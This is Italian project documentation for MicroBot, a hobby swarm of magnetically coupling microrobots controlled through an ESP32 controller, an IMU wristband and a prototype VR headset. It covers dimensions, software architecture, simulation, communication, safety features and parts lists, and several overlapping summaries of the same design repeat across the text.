Infine, il documento elenca gli strumenti necessari per costruire il sistema, che includono saldatore, pinzette, multimetro, colla UV, stampante 3D e, facoltativamente, oscilloscopio e alimentatore da banco. Grazie a questa dotazione, già nella versione 0.3 è possibile realizzare un microbot fisico funzionante, costruire il controller, rilevare gesture dal wristband, stampare i case, stabilire la prima comunicazione Wi-Fi diretta tra controller e bot e testare l'interazione 3D tramite visore. Il documento conclude sottolineando che questa fase rappresenta il passaggio dall'idea al sistema fisico reale

Il progetto MicroBot versione meccanica v0.1 si basa su un modulo robotico di forma caratteristica, composto da due coni troncati che racchiudono una sfera centrale, creando una geometria funzionale sia alla disposizione interna dei componenti sia alle future capacità di aggancio magnetico. Le dimensioni totali del MicroBot sono contenute in un'altezza complessiva di 70 mm, mentre il diametro della parte superiore e di quella inferiore si mantiene sui 20 mm. La sfera centrale, elemento strutturale e visivo del modulo, ha un diametro di 18 mm. L'intero guscio esterno, destinato a essere stampato in 3D, presenta uno spessore compreso tra 1.2 e 1.5 mm, sufficiente a garantire resistenza meccanica pur contenendo il peso complessivo.

All'interno della sfera trova posto il nucleo elettronico, costituito da un PCB di diametro compreso fra 14 e 16 mm, con uno spessore di circa 1 mm, progettato per ospitare un microcontrollore a basso consumo e tutti i componenti necessari al controllo locale. L'altezza massima dei componenti montabili sul PCB non deve superare i 4–5 mm, in modo da rientrare senza interferenze nella geometria del modulo. La batteria consigliata per questa versione è una Li-Po da 3.7 V con capacità fra 40 e 60 mAh, caratterizzata da dimensioni compatte pari a 20 × 12 × 4 mm: essa trova collocazione all'interno di uno dei due coni troncati, ottimizzando l'uso dello spazio interno.

Il sistema magnetico ed elettromagnetico rappresenta l'elemento più rilevante per l'aggregazione fisica dei MicroBot. Ogni modulo ospita quattro coil: due nella parte superiore e due in quella inferiore. Ogni coil ha una sezione di circa 10 × 10 mm, con un avvolgimento di spessore compreso tra 3 e 4 mm e una distanza interna coil-coil di circa 8 mm, pensata per creare campi indipendenti ma coordinabili. Accanto alle coil, ciascun MicroBot integra anche magneti permanenti cilindrici 4 × 2 mm, in numero variabile da 4 a 8, utili per garantire

un'attrazione passiva e un pre-allineamento prima dell'attivazione degli elettromagneti. Per la segnalazione visiva dello stato, nella zona della sfera centrale sono posizionati LED RGB SMD 3535, visibili attraverso la scocca.

Il peso stimato del MicroBot, nell'insieme di struttura, elettronica, batteria e componentistica magnetica, si colloca tra 8 e 12 grammi, mantenendo una leggerezza che favorisce interazioni magnetiche efficaci. Per quanto riguarda la produzione, le tolleranze consigliate sono dell'ordine di ± 2 mm sulla stampa 3D e ± 1 mm sugli incastri del PCB.

Accanto ai singoli bot, il sistema prevede un Controller hardware v0.1 dalle dimensioni compatte e regolari: un volume di $70 \times 70 \times 30$ mm, sufficiente a ospitare una scheda principale, moduli radio e una batteria di capacità superiore rispetto ai MicroBot. All'interno del controller si prevede un PCB di circa 60×60 mm e spessore 1.5 mm, su cui trovano posto un ESP32-S3 (con WiFi e Bluetooth), un'unità IMU a 9 assi, eventuali MOSFET per pilotaggio coil esterne (se richieste), un'antenna integrata e una porta USB-C. La batteria di alimentazione consigliata è una Li-Po da 1200–2000 mAh, orientativamente grande $50 \times 30 \times 7$ mm. L'involucro del controller utilizza pareti da 1.8–2 mm in PLA o ABS, con chiusura tramite viti M2 o incastro; il peso complessivo stimato si aggira intorno ai 50–70 grammi. Questo elemento funge da unità di coordinamento fra MicroBot, wristband e visore, gestendo sia la trasmissione dei comandi che il feedback ricevuto dai moduli.

Completa il sistema un visore VR prototipale v0.1, pensato per fornire un'interfaccia tridimensionale al controllo delle strutture robotiche. È concepito come un telaio stampabile in 3D, con dimensioni esterne di 165 mm in larghezza, 85 mm in altezza e 95 mm in profondità. Internamente accoglie lenti biconvesse da 40 mm, con distanza interpupillare regolabile tra 58 e 68 mm e distanza occhi-lenti di circa 12 mm. È previsto uno spazio per una mini-camera con campo visivo di 120° , delle dimensioni di $25 \times 25 \times 25$ mm, utile per il tracking esterno o delle mani. Una IMU dedicata, come un MPU6050 o 9250, trova posto in un alloggiamento di $15 \times 15 \times 3$ mm, mentre l'alimentazione può essere affidata a una cella 18650 (alloggiamento $18 \times 18 \times 68$ mm) oppure a una Li-Po da 1200 mAh. Le pareti del visore hanno uno spessore di circa 2 mm e sono realizzate in PETG per garantire resistenza, stabilità e una migliore risposta termica. Il visore integra anche fasce laterali elastiche per consentirne l'indossabilità.

In sintesi, il sistema MicroBot — nelle sue componenti meccaniche, elettroniche e di interfaccia — definisce un ecosistema coerente e modulare, nel quale singoli robot compatti e leggeri, un controller centrale potente ma portatile e un visore VR prototipale contribuiscono insieme alla creazione di una piattaforma di aggregazione robotica controllata dall'uomo in modo intuitivo, preciso e fisicamente trasformabile.

Nel progetto MicroBot l'architettura software è chiaramente divisa in due grandi mondi, che cooperano ma restano ben separati: da una parte il visore e l'interfaccia 3D sviluppati in C# all'interno di Unity, dall'altra i MicroBot fisici, il controller centrale e il wristband sviluppati in

C/C++ su piattaforme tipo Arduino ed ESP32. Questa separazione ricalca il modo in cui vengono strutturati i sistemi reali in ambito industriale: la parte di alto livello, dedicata alla grafica, all'interazione e alla logica "umana", è distinta dalla parte di basso livello, responsabile del controllo diretto dell'hardware.

Nel primo blocco rientra tutto ciò che riguarda il visore e l'interfaccia 3D. Qui non si utilizza C "puro", ma C#, il linguaggio di scripting di Unity. In questo ambiente vengono gestiti tutti gli aspetti legati alla realtà virtuale e aumentata: il tracking dei movimenti della testa nello spazio 3D, la lettura delle gesture come il pinch, lo sguardo, le selezioni, eventualmente integrate con i segnali provenienti dal wristband o dai sensori del visore stesso. Unity si occupa anche del rendering in tempo reale degli oggetti tridimensionali, della visualizzazione dei MicroBot in uno spazio 3D, dell'interfaccia utente, dei menu, dei cursori e del tracciamento delle mani. Dal punto di vista tecnologico, all'interno di Unity si sfruttano C# per gli script, l'ecosistema XR Toolkit e OpenXR per il rilevamento della testa e delle mani, oltre a shader e materiali per rappresentare i MicroBot come punti luminosi o piccoli oggetti dinamici. La comunicazione con il mondo fisico avviene tipicamente tramite Wi-Fi, usando socket TCP o UDP (o, se necessario, WebSocket) per inviare e ricevere messaggi verso il controller centrale o direttamente verso un nodo hardware.

Il secondo blocco comprende i MicroBot fisici, il controller centrale e il wristband. Qui l'ambiente di sviluppo naturale è l'embedded: Arduino IDE o PlatformIO con codice in C/C++. In questa parte del sistema si gestisce tutto ciò che è controllo fisico ed elettronico. I MicroBot si occupano del pilotaggio dei magneti e delle coil tramite PWM o driver dedicati, della lettura dei sensori di prossimità, della gestione della comunicazione Wi-Fi Direct o ESP-NOW e di eventuali algoritmi leggeri locali, ad esempio per partecipare a un pattern di gruppo o per gestire piccoli handshake con altri bot. Il controller centrale, basato su ESP32 o simili, riceve i comandi provenienti dal visore o dal wristband, li interpreta e li ridistribuisce ai singoli MicroBot, mantenendo una visione globale dello stato del sistema. Il wristband, sempre programmato in C/C++, legge l'IMU, semplifica le gesture in comandi ad alto livello (per esempio "linea", "quadrato", "attiva bot pari") e le invia al controller. Tipicamente, in questo mondo embedded il codice viene organizzato in file come main.cpp, magnet_driver.cpp, communication.cpp, imu_reader.cpp, ognuno focale su una responsabilità ben definita.

Tra questi due mondi esiste un ponte ben definito. Al livello superiore, il visore in Unity, scritto in C#, gestisce l'esperienza utente e genera comandi logici (come "crea linea", "forma quadrato", "attiva gruppo X"). Questi comandi vengono inviati tramite rete, ad esempio via UDP o TCP, al controller centrale basato su ESP32. Il controller interpreta i messaggi provenienti dal visore e li traduce in istruzioni specifiche per i MicroBot, usando a sua volta protocolli leggeri come Wi-Fi Direct o ESP-NOW per comunicare con i singoli moduli robotici. In fondo alla catena, i MicroBot, che sono ESP32 "slave", ricevono comandi molto concreti: accendere o spegnere magneti, cambiare il colore del LED di stato, partecipare a una certa configurazione geometrica. In questo modo la catena di comunicazione si può schematizzare come una sequenza: visore (Unity / C#) che invia comandi via Wi-Fi al controller centrale (ESP32 master in C/C++), il quale a sua volta comunica via Wi-Fi Direct o ESP-NOW ai MicroBot (ESP32 slave).

Questa ripartizione di responsabilità porta a un riassunto molto chiaro: il visore VR/AR si occupa della parte grafica, dei menu, della rappresentazione 3D e degli input dell'utente, ed è quindi implementato in C# dentro Unity; la simulazione logica dei MicroBot può avvenire anch'essa in Unity o, se serve, in Python o altri ambienti per test e prototipi; il controller centrale, i MicroBot fisici e il wristband sono programmati in C/C++ con Arduino IDE o PlatformIO, perché si occupano di magneti, sensori, comunicazione di basso livello e gestione energetica. In pratica, Unity costituisce lo strato di alto livello per visualizzazione e prototipazione rapida, mentre ESP32 con C/C++ rappresenta lo strato real-time per la robotica distribuita.

Questa scelta architetturale è molto solida perché sfrutta i punti di forza di entrambe le tecnologie: Unity è estremamente potente per creare esperienze immersive, interfacce visuali e per iterare velocemente sulla logica di interazione; gli ESP32 e il mondo Arduino sono perfetti per il controllo in tempo reale dell'hardware, per la gestione dei segnali e per l'esecuzione affidabile di algoritmi leggeri vicini alla macchina. Separando in modo netto grafica e alto livello da hardware e basso livello, il progetto si allinea alle pratiche usate nelle aziende che lavorano con VR, robotica e sistemi complessi: un livello "utente" ricco e flessibile sopra, un livello "firmware" robusto e deterministico sotto, collegati da protocolli di comunicazione ben definiti.

Nel progetto MicroBot le simulazioni giocano un ruolo fondamentale prima ancora di costruire il primo prototipo fisico, sia per quanto riguarda la parte elettrica (coil, MOSFET, batterie), sia per la parte logica, cioè il comportamento dei bot scritto in C o in ambiente Arduino. È utile quindi distinguere chiaramente questi due livelli di simulazione: quello elettrotecnico e quello algoritmico.

Per le simulazioni elettriche il riferimento naturale è l'ambiente SPICE, che permette di analizzare correnti, tensioni, dissipazioni di potenza e comportamenti transitori delle coil pilotate da MOSFET, alimentate da batterie tipo Li-Po. Strumenti come LTspice, installabile su PC, o il simulatore Falstad, disponibile direttamente via browser, sono perfetti per un primo studio delle bobine. In pratica si costruisce un piccolo schema: una sorgente di tensione che rappresenta la batteria (ad esempio 3,7–5 V), un MOSFET di potenza logic-level, l'induttanza che modella la coil con la sua resistenza serie, il riferimento a massa e un generatore di segnale collegato al gate, che simula il pin di uscita dell'ESP32. Impostando questo generatore come un'onda impulsiva, con passaggio da 0 a 3,3 V e un periodo definito, si esegue una simulazione transitoria e si osserva come cresce e decresce la corrente nella bobina, che tensioni compaiono ai capi del MOSFET e quanta potenza viene dissipata sui vari elementi.

Questa fase consente di verificare subito se le correnti richieste sono compatibili con i limiti della batteria e dei componenti, se la coil rischia di scaldarsi troppo, se il MOSFET lavora in zona sicura e se è necessario inserire diodi di ricircolo o altre protezioni. È buona prassi simulare prima la coil da sola, poi coil e MOSFET, infine tutto il ramo con diodi e resistenze,

annotando correnti massime, tensioni di picco ed energie dissipate: questi dati diventeranno la base del livello di “safety” che verrà implementato poi nel firmware.

Parallelamente alle simulazioni elettriche, è molto utile lavorare anche sulle simulazioni logiche, cioè sul comportamento del codice che governa i MicroBot, il controller e gli attuatori. Qui ci sono due approcci complementari. Da un lato si possono usare simulatori orientati al mondo Arduino, come Tinkercad Circuits o Wokwi, che permettono di posizionare virtualmente una scheda Arduino o un ESP32, collegare LED, pulsanti, sensori e vedere in tempo reale come gira uno sketch con `setup()` e `loop()`. In questo contesto si può, ad esempio, collegare un pin digitale a un simbolo di MOSFET o a un LED e verificare che la logica che accende e spegne il “magnete” (o il LED che lo rappresenta) si comporti come previsto, con i giusti tempi di attivazione e pausa, facendo uso delle primitive standard di Arduino.

Dall’altro lato c’è la simulazione logica più astratta, svolta su PC in C o C++, che non ha l’obiettivo di pilotare direttamente l’hardware, ma di modellare il “mondo dei MicroBot”. In questo scenario ogni bot viene rappresentato come una struttura dati con un identificativo, una posizione nello spazio e uno stato dei magneti. Il controller diventa un insieme di funzioni che modificano questi stati, ad esempio per disporre i bot in linea, in quadrato o in altre configurazioni geometriche. Ad ogni “tick” temporale, il programma aggiorna lo stato del sistema e stampa o visualizza le nuove posizioni e gli stati, permettendo di capire come evolve il pattern in risposta ai comandi.

Questa simulazione testuale o grafica può essere progressivamente arricchita introducendo distanze, regole di aggancio e sgancio, controllo di collisioni, delay fra i comandi, fino ad assomigliare sempre di più al comportamento che si vorrà ottenere nel firmware reale. In una fase successiva, il modello logico può anche essere collegato a una libreria grafica per rappresentare i MicroBot come punti che si muovono su uno schermo, rendendo immediata la verifica delle geometrie e delle strategie di coordinamento.

In questo modo, la catena di progettazione diventa molto robusta: prima si verificano con SPICE le scelte fisiche di coil, magneti e MOSFET, assicurandosi che l’hardware sia sicuro e dimensionato correttamente; poi si validano su simulatori come Wokwi o Tinkercad i primi sketch Arduino che comandano pin, LED e segnali di base; infine, si sviluppa su PC un modello logico in C/C++ che rappresenta il comportamento collettivo dei MicroBot, i loro ID, i pattern e i protocolli di messaggi. Quando queste tre dimensioni – elettrica, firmware di basso livello e logica di alto livello – iniziano a convergere, si è pronti per passare dalla teoria al prototipo fisico, costruendo il primo MicroBot reale con una buona confidenza che il sistema si comporterà come previsto.

Nel sistema MicroBot il ruolo di ciascun modulo è definito in modo netto e complementare, permettendo al progetto di funzionare come un ecosistema coerente. Il primo elemento è il wristband, il braccialetto di controllo, che ha la funzione di interpretare i movimenti della mano e tradurli in comandi comprensibili per tutto il sistema. Al suo interno sono presenti un’IMU MPU6050 – che integra accelerometro e giroscopio – e un modulo ESP32 dedicato all’elaborazione locale dei dati e alla trasmissione dei messaggi via Bluetooth o, quando necessario, tramite Wi-Fi. È proprio da qui che vengono prodotti comandi come

orientamento (pitch, yaw e roll), gesture come pinch, grip o tap, oppure accelerazioni rapide che possono indicare una spinta, un movimento veloce o un cambio di stato del sistema.

Accanto al wristband c'è il visore VR, che funge da interfaccia visiva e tridimensionale dell'intero progetto. L'ambiente software ideale per gestirlo è Unity 3D (o eventualmente Unreal Engine), grazie alla capacità di tracciare in tempo reale i movimenti della testa con sei gradi di libertà, riconoscere le interazioni della mano e dello sguardo, e renderizzare in modo accurato i MicroBot in forma virtuale. Il visore non si limita a mostrare la scena 3D: genera coordinate spaziali precise, input provenienti da menu, selezioni, pinch e qualunque gesto rilevabile dal tracciamento VR. In questo modo costituisce il livello "alto" del sistema, quello in cui l'utente percepisce e manipola configurazioni, pattern, forme e animazioni.

Il cuore logico dell'intera architettura è il controller centrale, che si comporta come un vero e proprio cervello distribuito. È la componente incaricata di ricevere i dati provenienti sia dal visore sia dal wristband, di interpretarli e di trasformarli in comandi sincronizzati destinati ai MicroBot. Inoltre, è il controller che calcola e gestisce pattern complessi come linee, quadrati o superfici, e che si occupa della sicurezza globale, riconoscendo collisioni, perdite di contatto, livelli batteria critici o comportamenti anomali. Un controller basato su ESP32-S3 o su Raspberry Pi Zero 2W è ideale per sostenere il traffico dati necessario, specialmente quando viene impiegato un protocollo Wi-Fi mesh o ESP-NOW per coordinare più MicroBot contemporaneamente.

Infine, il livello fisico è rappresentato dai MicroBot, piccole unità autonome in grado di connettersi tra loro magneticamente e di rispondere ai comandi del controller. Ogni MicroBot integra un ESP32 in modalità slave, un LED RGB che segnala visivamente lo stato operativo (ad esempio idle, attivo o errore), magneti permanenti e bobine elettromagnetiche per l'aggancio controllato, una batteria LiPo da 3.7 V e un sensore di prossimità o infrarosso per evitare collisioni indesiderate o contatti troppo bruschi. I MicroBot sono progettati per muoversi virtualmente verso coordinate relative, attivare la forza magnetica in modo regolabile, vibrare, illuminarsi e riconoscere quando sono effettivamente a contatto con altri moduli.

Per gestire la comunicazione, il progetto adotta un approccio ispirato al Wi-Fi Direct, anche se implementato in maniera customizzata per ESP32. In pratica il controller crea una rete Wi-Fi in modalità SoftAP con un SSID dedicato, e tutti i MicroBot si connettono a quella rete come stazioni. Il controller invia comandi tramite pacchetti UDP, che possono essere broadcast o unicast. Ogni pacchetto contiene una sequenza, un timestamp, l'ID del bot destinato e il comando con i parametri associati. Ogni MicroBot analizza il pacchetto e lo esegue solo se il suo ID corrisponde al target, oppure se il comando è destinato a tutti. A intervalli regolari ciascun bot invia al controller un pacchetto di stato con informazioni su batteria, temperatura, stato magnetico e altri dati diagnostici.

Per descrivere il comportamento geometrico del sistema si utilizza un modello matematico semplice ma efficace. Ogni MicroBot possiede coordinate (x,y) in un piano bidimensionale e la distanza tra due bot è definita come quella euclidea fra i loro punti. Due soglie di distanza regolano magnetismo e aggregazione: una soglia di aggancio al di sotto della quale i magneti possono attivarsi e una soglia di distacco al di sopra della quale i magneti devono disattivarsi. In questo modo si evita il fenomeno delle oscillazioni, grazie a una zona di

isteresi. I pattern geometrici, come linee o quadrati, vengono definiti dal controller come insiemi ordinati di posizioni target: il controller assegna a ogni MicroBot una posizione e invia i comandi necessari affinché il sistema complessivo realizzi la forma prevista.

Un aspetto cruciale del sistema è la sincronizzazione temporale: tutti i MicroBot devono agire quasi simultaneamente, soprattutto quando attivano o disattivano magneti. Per realizzarla il controller funge da clock centrale, inviando con ogni comando uno “slot temporale” che rappresenta il passo globale del pattern. Ogni MicroBot mantiene un proprio clock interno che viene periodicamente riallineato ai messaggi del controller e si impegna a eseguire un comando solo quando il suo slot locale coincide con quello richiesto. Questo meccanismo permette una coordinazione precisa anche in presenza di ritardi di rete minimi.

Per garantire l'affidabilità del sistema viene applicato anche uno strato di sicurezza, che interviene su vari fronti: limitazione della corrente massima nelle bobine tramite PWM e duty cycle vincolato, misurazione della temperatura interna per evitare surriscaldamenti, monitoraggio della tensione della batteria con soglie di sicurezza che possono ridurre la potenza o forzare un safe mode, utilizzo del watchdog per resettare automaticamente il MicroBot in caso di freeze del software, e infine un comando globale di emergenza inviato dal controller che può bloccare immediatamente tutte le attività magnetiche, accendere il LED rosso e attendere un reset.

Per supportare una prima versione fisica del progetto, corrispondente alla v0.3, è stata definita una lista dettagliata di componenti hardware. Il controller utilizza un ESP32-WROOM-32 con batteria LiPo da 1000–1500 mAh, un modulo di ricarica TP4056, uno step-up a 5 V e, se necessario, un'antenna Wi-Fi esterna; il tutto racchiuso in un case 3D in PLA o ABS. Il wristband impiega un ESP32-C3 mini e una IMU come la Bosch BNO055 o, economicamente, la MPU6050, alimentati da una piccola LiPo da 500 mAh. Il MicroBot v0.3 utilizza un ESP32 molto compatto, magneti al neodimio N52 e coil avvolte a mano, una batteria LiPo ultra-sottile e una semplice scocca in PLA o in alluminio da mezzo millimetro. Il visore, invece, nella sua forma prototipale, può essere costruito con un modulo VR economico basato su smartphone o con semplici display OLED e sensori IR, affiancati da un ESP32-S3. Per lavorare con questi moduli servono strumenti di base come saldatore a punta fine, multimetro, colla UV e stampante 3D, mentre strumenti avanzati come oscilloscopio USB o alimentatore da banco possono aiutare nelle fasi di test delle coil.

Con questi componenti, già nella versione 0.3 del progetto è possibile costruire il primo MicroBot funzionante, comunicare con il controller, testare i magneti, rilevare gesture dal wristband, stampare i primi case fisici e stabilire una comunicazione stabile tra controller e bot. Inoltre, è possibile visualizzare le coordinate e testare interazioni iniziali sul visore, chiudendo così il ciclo completo tra input umano, interpretazione software e comportamento fisico.

Nel sistema MicroBot ogni componente ha un ruolo specifico e complementare, contribuendo alla creazione di un ecosistema robotico distribuito. Il primo modulo da considerare è il wristband, il braccialetto di controllo che funge da interfaccia fisica tra

l'utente e il sistema. Il suo compito principale è tracciare i movimenti della mano e convertirli in comandi interpretabili dal controller centrale. Per farlo utilizza una IMU MPU6050, che combina accelerometro e giroscopio, insieme a un ESP32 che elabora i dati e li trasmette tramite Bluetooth, con il Wi-Fi come canale alternativo quando occorrono comunicazioni più pesanti. Da questo modulo provengono informazioni come l'orientamento della mano (pitch, yaw e roll), gesture come pinch, grip o tap, oltre alle accelerazioni più brusche che possono rappresentare input volontari o stati del sistema. Tutti questi elementi sono riportati nella prima parte del documento .

Accanto al wristband si colloca il visore VR, che ha lo scopo di dare all'utente una rappresentazione visiva e tridimensionale dell'intero sistema. Basato su tecnologie come Unity 3D o Unreal Engine, il visore gestisce il tracking della testa a 6 gradi di libertà, cattura interazioni come il movimento della mano o lo sguardo, e visualizza i MicroBot in forma virtuale. Come descritto nel documento, esso produce coordinate 3D precise e input utente come selezioni o pinch, integrandosi perfettamente con il controller centrale che deve poi tradurre tali comandi in istruzioni operative reali .

Il controller centrale costituisce il vero cervello del sistema. È responsabile di raccogliere i dati provenienti sia dal visore sia dal wristband e di trasformarli in pattern di movimento distribuiti: linee, superfici, forme geometriche o strutture più complesse. Il controller gestisce inoltre tutti gli aspetti di sicurezza, come evitare collisioni, monitorare la batteria dei vari MicroBot e mantenere calibrati i micromagneti. La tecnologia raccomandata, come indicato nel documento, è un ESP32-S3 o un Raspberry Pi Zero 2W, abbinato a protocolli di comunicazione efficienti come Wi-Fi mesh o ESP-NOW, ideali per coordinare molti nodi simultaneamente .

Il livello fisico è rappresentato dai MicroBot, piccoli moduli autonomi capaci di unirsi magneticamente e di collaborare tra loro. Ogni MicroBot, come si legge nel file, contiene un ESP32 configurato come slave, LED RGB che indicano lo stato operativo, magneti permanenti abbinati a bobine elettromagnetiche, una batteria LiPo da 3.7 V e un sensore di prossimità o infrarosso per evitare urti. Dal punto di vista funzionale, i MicroBot possono muoversi verso coordinate relative (virtuali nella v0.3), aderire ad altri moduli modulando la forza del magnete, vibrare, illuminarsi e riconoscere il contatto fisico con altri bot, come spiegato nelle pagine 1–2 del documento .

Per permettere al controller di comunicare con tutti i MicroBot, il sistema utilizza un protocollo Wi-Fi in stile "Direct", anche se non è il Wi-Fi Direct ufficiale. La logica, spiegata chiaramente nelle pagine 2–3, prevede che il controller crei una rete SoftAP a cui tutti i MicroBot si colleghino. I comandi vengono inviati tramite pacchetti UDP che contengono una sequenza, un timestamp, l'ID del bot bersaglio, il comando e i relativi parametri. I MicroBot eseguono solo i comandi destinati a loro, mentre ignorano gli altri, e periodicamente inviano pacchetti di stato con informazioni come batteria e temperatura, permettendo al controller di monitorare l'intero sistema in tempo reale .

Sotto il profilo matematico, il progetto definisce un modello semplice ma rigoroso. Ogni MicroBot possiede coordinate in un piano bidimensionale e la distanza tra due bot determina quando i magneti devono attivarsi o disattivarsi. Due soglie, una di aggancio e una di distacco, evitano oscillazioni e rendono il comportamento più stabile. I pattern vengono

descritti come insiemi ordinati di posizioni: ad esempio, una linea di N bot con una certa distanza standard, o un quadrato definito da quattro punti come (0,0), (L,0), (L,L) e (0,L). Il controller assegna a ogni MicroBot la sua posizione e coordina il pattern complessivo, come descritto nelle pagine 2–3 .

La sincronizzazione temporale è un elemento cruciale. I MicroBot devono attivare i magneti o cambiare stato nello stesso istante, per evitare che uno perda l'aggancio mentre un altro lo attiva. Il documento spiega come il controller agisca da clock master, inviando comandi che includono un "time slot" globale. Ogni MicroBot mantiene uno slot locale che viene riallineato periodicamente tramite messaggi di sincronizzazione. In questo modo, tutte le unità sanno in quale fase del pattern si trovano e quando devono eseguire un'azione, come illustrato nella sezione dedicata alla sincronizzazione .

Il progetto introduce anche un vero safety layer, un livello di sicurezza completo che impedisce danni fisici o comportamenti instabili. Questo strato comprende il controllo della corrente nei magneti tramite PWM e limiti di duty cycle, la gestione della temperatura con sensori come NTC o DS18B20, il monitoraggio della tensione della batteria con soglie di sicurezza, l'uso del watchdog per resettare automaticamente il firmware bloccato e la presenza di un comando di emergenza capace di spegnere immediatamente tutti i magneti e forzare un LED rosso su ogni bot. Tutti questi aspetti compaiono chiaramente nella pagina 4 del documento, che li presenta come uno dei tratti che distinguono un progetto ingegneristico serio da uno improvvisato .

Nella parte finale del file compare la lista dei componenti necessari per la versione 0.3 del progetto, comprendente controller centrale, wristband, MicroBot e visore, come mostrato anche nel diagramma della pagina 5. Per il controller vengono indicati un ESP32-WROOM-32, una batteria LiPo da 1000–1500 mAh, un modulo TP4056 per la ricarica, uno step-up DC-DC a 5 V e, se necessario, un'antenna Wi-Fi esterna. Il wristband utilizza un ESP32-C3 mini e una IMU come la BNO055 o la più economica MPU6050, con batteria LiPo da 500 mAh. Il MicroBot v0.3 adotta componenti estremamente compatti, come l'ESP32-PICO D4 o lo ESP32-C3 SuperMini, magneti al neodimio, bobine avvolte a mano con filo AWG 30–34 e una batteria da 50–100 mAh. Per il visore vengono proposti elementi basilari come un display OLED, un modulo VR economico con smartphone o una webcam USB accoppiata a un ESP32-S3, come visibile nelle pagine 6–9 .

Infine, il documento elenca gli strumenti necessari per costruire il sistema, che includono saldatore, pinzette, multimetro, colla UV, stampante 3D e, facoltativamente, oscilloscopio e alimentatore da banco. Grazie a questa dotazione, già nella versione 0.3 è possibile realizzare un microbot fisico funzionante, costruire il controller, rilevare gesture dal wristband, stampare i case, stabilire la prima comunicazione Wi-Fi diretta tra controller e bot e testare l'interazione 3D tramite visore. Il documento conclude sottolineando che questa fase rappresenta il passaggio dall'idea al sistema fisico reale .

MICROBOT PROJECT — DOCUMENTAZIONE

v0.2

Simulazione funzionale di uno swarm di microbot con controllo centralizzato

1. Obiettivo della versione v0.2

La versione v0.2 del progetto Microbot rappresenta il primo passaggio dalla fase puramente concettuale a una fase di implementazione concreta e verificabile. Dopo la definizione teorica svolta nella v0.1, questa versione ha come obiettivo principale la validazione del comportamento di uno swarm di microbot attraverso una simulazione funzionante.

L'attenzione non è posta sull'hardware definitivo, ma sulla logica di controllo, sulla sincronizzazione e sull'organizzazione del sistema nel suo complesso. La v0.2 consente quindi di osservare e testare il comportamento collettivo del sistema in modo chiaro, ripetibile e controllato, mantenendo una struttura progettuale orientata alle estensioni future.

2. Continuità progettuale con la versione v0.1

La v0.2 nasce in continuità diretta con le scelte progettuali definite nella versione precedente. Nella v0.1 il progetto è stato strutturato a livello concettuale, chiarendo l'architettura generale, i componenti principali e la filosofia di sviluppo incrementale. La v0.2 traduce quelle decisioni in un sistema operativo, senza modificarne l'impostazione di fondo. La separazione tra controller centrale e microbot, la scelta di simulare prima di costruire e l'attenzione alla modularità restano elementi centrali, dimostrando la coerenza metodologica del progetto.

3. Architettura generale del sistema

Il sistema implementato nella v0.2 è basato su un'architettura controller-nodi. Un controller centrale, rappresentato da un microcontrollore Arduino, gestisce l'intera logica del sistema, riceve gli input dell'utente e coordina il comportamento dei microbot. I microbot sono simulati come nodi indipendenti, ognuno dei quali risponde alle istruzioni del controller mantenendo uno stato interno proprio. Questa architettura consente di separare in modo netto la strategia globale dalla gestione locale, una caratteristica fondamentale nei sistemi swarm reali.

4. Simulazione dei microbot

Nella v0.2 ogni microbot è simulato tramite un LED collegato a un pin digitale dedicato. Sebbene il LED sia un elemento semplice, esso rappresenta in modo efficace lo stato operativo del microbot. L'accensione, lo spegnimento e il lampeggio permettono di visualizzare chiaramente l'attività di ciascun nodo e di osservare il comportamento collettivo dello swarm. Questa astrazione rende possibile concentrarsi sulla logica di coordinamento senza introdurre complessità hardware premature.

5. Modello logico del microbot

Ogni microbot è modellato come un'entità autonoma dotata di uno stato interno e di parametri temporali. Il microbot non è trattato come un semplice pin che si accende o si spegne, ma come una struttura logica che evolve nel tempo. Gli stati implementati includono la condizione di inattività, l'accensione continua, il lampeggio periodico e l'impulso temporaneo. Questo modello introduce una vera logica a stati, tipica dei sistemi robotici e dei sistemi embedded complessi, e prepara il progetto all'integrazione futura di sensori, attuatori e comunicazione distribuita.

6. Gestione del tempo e aggiornamento non bloccante

Uno degli aspetti più rilevanti della v0.2 è la gestione del tempo senza l'uso di ritardi bloccanti. Il sistema utilizza funzioni basate su `millis()` per pianificare gli eventi e aggiornare lo stato dei microbot in modo continuo. Questo approccio consente a più microbot di essere attivi contemporaneamente e permette al controller di rimanere sempre reattivo agli input dell'utente. La scelta di evitare `delay()` è fondamentale per la scalabilità del progetto e per la futura introduzione di comunicazione wireless e comportamenti più complessi.

7. Comportamenti collettivi dello swarm

La v0.2 introduce il concetto di modalità di comportamento collettivo, che rappresentano vere e proprie strategie di swarm. In queste modalità il controller non esegue semplicemente una sequenza predefinita, ma mantiene un comportamento continuo che evolve nel tempo. Sono state implementate modalità di rotazione, di propagazione lineare, di attivazione dal centro verso l'esterno, di onda avanti e indietro e di lampeggio sincronizzato. Questi comportamenti permettono di osservare fenomeni tipici degli swarm, come la propagazione di un segnale, l'oscillazione e la sincronizzazione globale.

8. Ruolo del controller centrale

Il controller centrale svolge il ruolo di orchestratore del sistema. Esso mantiene la modalità di comportamento attiva, decide quando aggiornare lo swarm e coordina i microbot senza intervenire direttamente sui dettagli di ciascun nodo. Questa distinzione tra strategia globale ed esecuzione locale è uno degli elementi che rendono la v0.2 più simile a un sistema robotico reale piuttosto che a una semplice dimostrazione didattica.

9. Interazione fisica con l'utente

Per la prima volta nel progetto viene introdotta un'interazione fisica diretta tramite un pulsante. Il pulsante funziona come interruttore logico di abilitazione del sistema, consentendo di accendere e spegnere l'intero swarm con una pressione. Questo meccanismo introduce un concetto di sicurezza e controllo globale tipico dei sistemi embedded. Accanto al pulsante, un LED di stato esterno fornisce un feedback visivo immediato sullo stato del sistema, indicando chiaramente se il controller è attivo o disattivato.

10. Interfaccia seriale come strumento di controllo

Il Serial Monitor viene utilizzato come interfaccia di controllo testuale e come strumento di debug. Attraverso comandi testuali è possibile modificare la modalità di comportamento dello swarm e osservare in tempo reale la risposta del sistema. Questa interfaccia simula il ruolo che in futuro sarà svolto da sistemi di comunicazione wireless, dispositivi indossabili o interfacce immersive, mantenendo invariata la logica di base del controller.

11. Struttura e organizzazione del codice

Il codice della v0.2 è organizzato in modo modulare e leggibile. Le definizioni dei modelli, le funzioni di basso livello, la logica del controller e la gestione degli input sono chiaramente separate. Questa struttura rende il progetto facilmente manutenibile e consente di estendere il sistema senza dover riscrivere il codice esistente. La chiarezza della struttura riflette l'approccio ingegneristico adottato fin dalle prime fasi del progetto.

12. Risultati della versione v0.2

